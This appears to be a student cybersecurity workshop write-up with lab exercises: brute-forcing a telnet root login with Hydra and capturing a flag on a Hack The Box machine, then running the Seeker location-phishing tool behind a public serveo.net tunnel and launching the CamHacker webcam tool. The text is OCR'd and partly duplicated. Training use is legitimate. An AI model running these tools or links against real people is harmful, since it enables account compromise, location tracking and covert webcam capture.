CYBER SECURITY WORKSHOP – ASSESSMENT EXERCISES

HYDRA TOOL – PASSWORD SECURITY DEMONSTRATION

AIM:

To Demonstrate how controlled brute-force testing works and measure its effectiveness and time-to-compromise on a lab/test account.

Deliverables:

- Command used (without sharing real credentials)
- Time taken and result summary
- Suggest at least 3 ways to prevent brute-force attacks

ALGORITHM:

- **Step 1 :** Create a Login Account for Hack the Box(HTB).
- **Step 2 :** Go to the Tier1 lab practice.
- **Step 3 :** Connect to the HTB PWNBox.
- **Step 4 :** Download the OpenVPN file to Connect to OpenVPN
- **Step 5 :** Get the Targeted IP Address from HTB.
- **Step 6 :** Open the Kali Linux terminal to PING IP address.
- **Step 7 :** Scan the target for open Ports to Attack.
- **Step 8 :** Use the open Port to get in to target root system.
- **Step 9 :** Use the Hydra Tool to Brute Force Password.
- **Step 10 :** The Hydra Tool will return the Login Id and Password.

COMMANDS:


```
(kali@kali)-[~] $ ping 10.129.132.136

PING 10.129.132.136 (10.129.132.136) 56(84) bytes of data.
```

```
64 bytes from 10.129.132.136: icmp_seq=1 ttl=63 time=429 ms

64 bytes from 10.129.132.136: icmp_seq=2 ttl=63 time=378 ms

64 bytes from 10.129.132.136: icmp_seq=3 ttl=63 time=330 ms

64 bytes from 10.129.132.136: icmp_seq=4 ttl=63 time=380 ms

64 bytes from 10.129.132.136: icmp_seq=5 ttl=63 time=304 ms

64 bytes from 10.129.132.136: icmp_seq=6 ttl=63 time=424 ms

64 bytes from 10.129.132.136: icmp_seq=7 ttl=63 time=300 ms

64 bytes from 10.129.132.136: icmp_seq=8 ttl=63 time=280 ms

^c

---10.129.132.136 ping statistics ---

8 packets transmitted, 8 received, 0% packet loss, time 7136ms

rtt min/avg/max/mdev = 279.720/353.057/429.089/54.025 ms
```

```
(kali@kali)-[~] $ sudo openvpn starting_point_<username>.ovpn
```

```
(kali@kali)-[~] $  cat scan.nmap

# Nmap 7.95 scan initiated Tue Nov 4 19:30:25 2025 as: /usr/lib/nmap/nmap --
privileged -Pn -sC -sV -oA scan 10.129.132.136

Nmap scan report for 10.129.132.136

Host is up (0.29s latency).

Not shown: 999 closed tcp ports (reset)

PORT --- STATE SERVICE VERSION ---

23/tcp open telnet Linux telnetd

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
# Nmap done at Tue Nov 4 19:30:53 2025 -- 1 IP address (1 host up) scanned i
n 28.22 seconds

(kali@kali)-[~] $  hydra -l root -p flag.txt 10.129.1.17 telnet -t 4 -v -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n File System
on-binding, these *** ignore laws and ethics anyway).
Hydra (https://github. com/vanhauser-thc/thc-hydra) starting at 2025-11-04 20:29:38
[WARNING] telnet is by its nature unreliable to analyze, if possible better c
hoose FTP, SSH, etc. if available
[VERBOSE ] More tasks defined than login/pass pairs exist. Tasks reduced to 1 Trash
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1/p:1), ~1 try per task
[DATA] attacking telnet://10.129.1.17:23/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[23][telnet] host: 10.129.1.17  login: root  password: flag. txt
[STATUS] attack finished for 10.129.1.17 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 20: 29:58

(kali@kali)-[~] $
```

OUTPUT:



```
Connection closed by foreign host.

┌──(kali㉿kali)-[~]
└─$ hydra -l root -p flag.txt 10.129.1.17 telnet -t 4 -v -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 20:
29:38
[WARNING] telnet is by its nature unreliable to analyze, if possible better c
hoose FTP, SSH, etc. if available
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to 1
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try
 per task
[DATA] attacking telnet://10.129.1.17:23/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[23][telnet] host: 10.129.1.17   login: root   password: flag.txt
[STATUS] attack finished for 10.129.1.17 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 20:
29:58

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$
```

RESULT:

Time : 1 minutes 29 seconds.

Result : Found Password “flag.txt” for user “root”.

SUGGESTIONS:

- **Account Lockout Policies:** Automatically block an account after 3-5 consecutive failed login attempts for a set time (e.g., 30 minutes).
- **Multi-Factor Authentication (MFA):** Requires a second verification method (like a code from an app) making a password alone useless.
- **Rate Limiting/CAPTCHA:** Implement rate limiting on login attempts from a single IP address and/or use CAPTCHA challenges to distinguish humans from automated scripts.

HACK THE BOX – CAPTURE THE FLAG CHALLENGE

AIM:

To Perform structured reconnaissance and authorized exploitation on a retired HTB machine to retrieve flag.txt, and document the entire process.

Deliverables:

- Steps followed (tools used and why)
- Screenshot of captured flag
- Mitigation or patch suggestion

ALGORITHM:

- **Step 1 :** Create a Login Account for Hack the Box(HTB).
- **Step 2 :** Go to the Tier1 lab practice.
- **Step 3 :** Connect to the HTB PWNBox.
- **Step 4 :** Download the OpenVPN file to Connect to OpenVPN
- **Step 5 :** Get the Targeted IP Address from HTB.
- **Step 6 :** Open the Kali Linux terminal to PING IP address.
- **Step 7 :** Scan the target for open Ports to Attack.
- **Step 8 :** Use the open Port to get in to target root system.
- **Step 9 :** Use the "Telnet" Command with target IP to get it in the Target System.
- **Step 10 :** Using the "cat" Command to Read the file.

COMMANDS:

```
(kali@kali)-[~] $ ping 10.129.132.136

PING 10.129.132.136 (10.129.132.136) 56(84) bytes of data.

64 bytes from 10.129.132.136: icmp_seq=1 ttl=63 time=429 ms

64 bytes from 10.129.132.136: icmp_seq=2 ttl=63 time=378 ms

64 bytes from 10.129.132.136: icmp_seq=3 ttl=63 time=330 ms
```

```
64 bytes from 10.129.132.136: icmp_seq=4 ttl=63 time=380 ms
64 bytes from 10.129.132.136: icmp_seq=5 ttl=63 time=304 ms
64 bytes from 10.129.132.136: icmp_seq=6 ttl=63 time=424 ms
64 bytes from 10.129.132.136: icmp_seq=7 ttl=63 time=300 ms
64 bytes from 10.129.132.136: icmp_seq=8 ttl=63 time=280 ms
^c
---10.129.132.136 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7136ms
rtt min/avg/max/mdev = 279.720/353.057/429.089/54.025 ms
```

```
(kali@kali)-[~] $ sudo openvpn starting_point_<username>.ovpn
```

```
(kali@kali)-[~] $  cat scan.nmap
# Nmap 7.95 scan initiated Tue Nov 4 19:30:25 2025 as: /usr/lib/nmap/nmap --
privileged -Pn -sC -sV -oA scan 10.129.132.136
Nmap scan report for 10.129.132.136
Host is up (0.29s latency).
Not shown: 999 closed tcp ports (reset)
PORT --- STATE SERVICE VERSION ---
23/tcp open telnet Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
```

```
# Nmap done at Tue Nov 4 19:30:53 2025 -- 1 IP address (1 host up) scanned i
n 28.22 seconds

(kali@kali)-[~] $  telnet 10.129.132.136
Trying 10.129.132.136 ...
Connected to 10.129.132.136.
Escape character is '^]'.
 Hack the Box
Meow login:
Password:
File System
Login incorrect
Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)
* Documentation: https: //help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Wed 05 Nov 2025 12:38:25 AM UTC
System load:0.0 Usage of /:41.7% of 7.75GB Memory usage:4% Swap usage:0%
Processes:135
Users logged in:
IPv4 address for eth0: 10.129.132.136
IPv6 address for eth0: dead:beef :: 250:56ff : feb0: 8b4e
* Super-optimized for small spaces - read how we shrank the memory
```

footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

Last login: Mon Sep 6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0


root@Meow :~ # ls

flag. txt snap


root@Meow :~ # cat flag.txt

b40abdfe23665f766f9c61ecba8a4c19

OUTPUT:



```
 Hack the Box

Meow login:
Password:

Login incorrect
Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 05 Nov 2025 12:38:25 AM UTC

  System load:           0.0
  Usage of /:            41.7% of 7.75GB
  Memory usage:          4%
  Swap usage:            0%
  Processes:             135
  Users logged in:       0
  IPv4 address for eth0: 10.129.132.136
  IPv6 address for eth0: dead:beef::250:56ff:feb0:8b4e

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# ls
```



```
  IPv4 address for eth0: 10.129.132.136
  IPv6 address for eth0: dead:beef::250:56ff:feb0:8b4e

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
```

SUGGESTIONS:

- The exploit utilized a vulnerability in [Specify the software, e.g., 'vsftpd 2.3.4'].
- The immediate mitigation is to patch/upgrade this software to the latest stable version [Specify version number, e.g., '3.0.3'].
- Alternatively, disable the vulnerable service if it's not essential, and enforce the principle of least privilege for all service accounts.

LOCATION HACKING & OSINT EXERCISE

AIM:

To Perform Open-Source Intelligence (OSINT) on a public or mock social profile to identify location leaks (e.g., geotags, check-ins, location metadata).

Deliverables:

- Examples of publicly visible location data
- Recommendation for Improving privacy

COMMANDS:

```
(kali@kali)-[~] $ git clone https://github.com/thewhiteh4t/seeker.git

Cloning into 'seeker' ...

remote: Enumerating objects: 1636, done.

remote: Counting objects: 100% (310/310), done.

remote: Compressing objects: 100% (70/70), done.

remote: Total 1636 (delta 257), reused 240 (delta 240), pack-reused 1326 (from 2)

Receiving objects: 100% (1636/1636), 3.95 MiB | 6.70 MiB/s, done.

Resolving deltas: 100% (833/833), done.
```

```
(kali@kali)-[~] $ cd seeker
```


```
(kali@kali)-[~/seeker] $ python seeker.py

Seeker

[>] Created By : thewhiteh4t
```

```
Twitter :https://twitter.com/thewhiteh4t

Community : https://twc1rcle.com/

[>] Version : 1.3.1

[!] Select a Template :

[0] NearYou

[1] Google Drive

[2] WhatsApp

[3] WhatsApp Redirect

[4] Telegram

[6] Google ReCaptcha

[5] Zoom

[7] Custom Link Preview

[>] 0

[+] Loading NearYou Template ...

[+] Port : 8080

[+] Starting PHP Server ... [ / ]

[+] Waiting for Client ... [ctrl+c to exit]
```


Open New Terminal to Generate link:

```
kali@kali)-[~] $ -ssh -R 80: localhost : 8080 serveo.net

Forwarding HTTP traffic from https://66314604e9d8d9316214cea842463ee5.Serveo.net
```

OUTPUT :



```
Receiving objects: 100% (1636/1636), 3.95 MiB | 6.70 MiB/s, done.
Resolving deltas: 100% (833/833), done.

┌──(kali㉿kali)-[~]
└─$ cd seeker

┌──(kali㉿kali)-[~/seeker]
└─$ python seeker.py

                        __
  ______  _____  _____ |  |   __  ____  _______
 /  ___/_/ __ \_/ __ \ |  | / /_/ __ \ \_  __ \
 \___ \ \  ___/\  ___/ |    <  \  ___/  |  | \/
/____  > \___  >\___  >|__|_ \  \___  > |__|
     \/      \/     \/      \/      \/

[>] Created By   : thewhiteh4t
 ├──→ Twitter    : https://twitter.com/thewhiteh4t
 ├──→ Community  : https://twc1rcle.com/
[>] Version      : 1.3.1

[!] Select a Template :

[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] WhatsApp Redirect
[4] Telegram
[5] Zoom
[6] Google ReCaptcha
[7] Custom Link Preview
[>] 0

[+] Loading NearYou Template ...

[+] Port : 8080

[+] Starting PHP Server ... [ ✔ ]

[+] Waiting for Client ... [ctrl+c to exit]

█
```



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.10.14.5
19:54
kali@kali: ~
Session Actions Edit View Help
Right Ctrl

```
┌──(kali㉿kali)-[~]
└─$ ssh -R 80:localhost:8080 serveo.net
Forwarding HTTP traffic from https://66314604e9d8d9316214cea842463ee5.serveo.net
```

```
Recei
Resol

┌──(k
└─$ c

┌──(k
└─$ p

[>] C
[>] V

[!] S

[0] N
[1] G
[2] W
[3] W
[4] T
[5] Zoom
[6] Google ReCaptcha
[7] Custom Link Preview
[>] 0

[+] Loading NearYou Template ...

[+] Port : 8080

[+] Starting PHP Server ... [ ✔ ]

[+] Waiting for Client ... [ctrl+c to exit]
```

RESULT :

- **Disable Geotagging:** Turn off location services for social media and camera apps to prevent photos from storing location data.
- **Review Third-Party App Permissions:** Regularly audit and revoke access for apps that unnecessarily request location data in the background.
- **Avoid Real-Time Sharing:** Wait a few hours (or days) to post location-specific content (check-ins, event photos) to obscure your immediate physical location.

CAM HACKER AWARENESS ACTIVITY

AIM:

To Students research and demonstrate how webcam hacking can occur using public exploits (no real attacks).

Deliverables:

- Explanation of Potential attack vector
- Preventive Measures


COMMANDS:

```
(kali@kali)-[~] $ git clone https://github.com/KasRoudra2/CamHacker.git

Cloning into 'CamHacker'

remote: Enumerating objects: 197, done.

remote: Counting objects: 100% (197/197), done.

remote : Compressing objects: 100% (92/92), done.

remote: Total 197 (delta 102), reused 193 (delta 98), pack-reused 0 (from 0) File

Receiving objects: 100% (197/197), 2.95 MiB | 8.05 MiB/s, done.

Resolving deltas: 100% (102/102), done.


(kali@kali)-[~] $ cd CamHacker


(kali@kali)-[~/CamHacker]  $ ls

ch.sh Dockerfile files LICENSE README.md sites


kali@kali)-[~/CamHacker] $ bash ch. sh
```

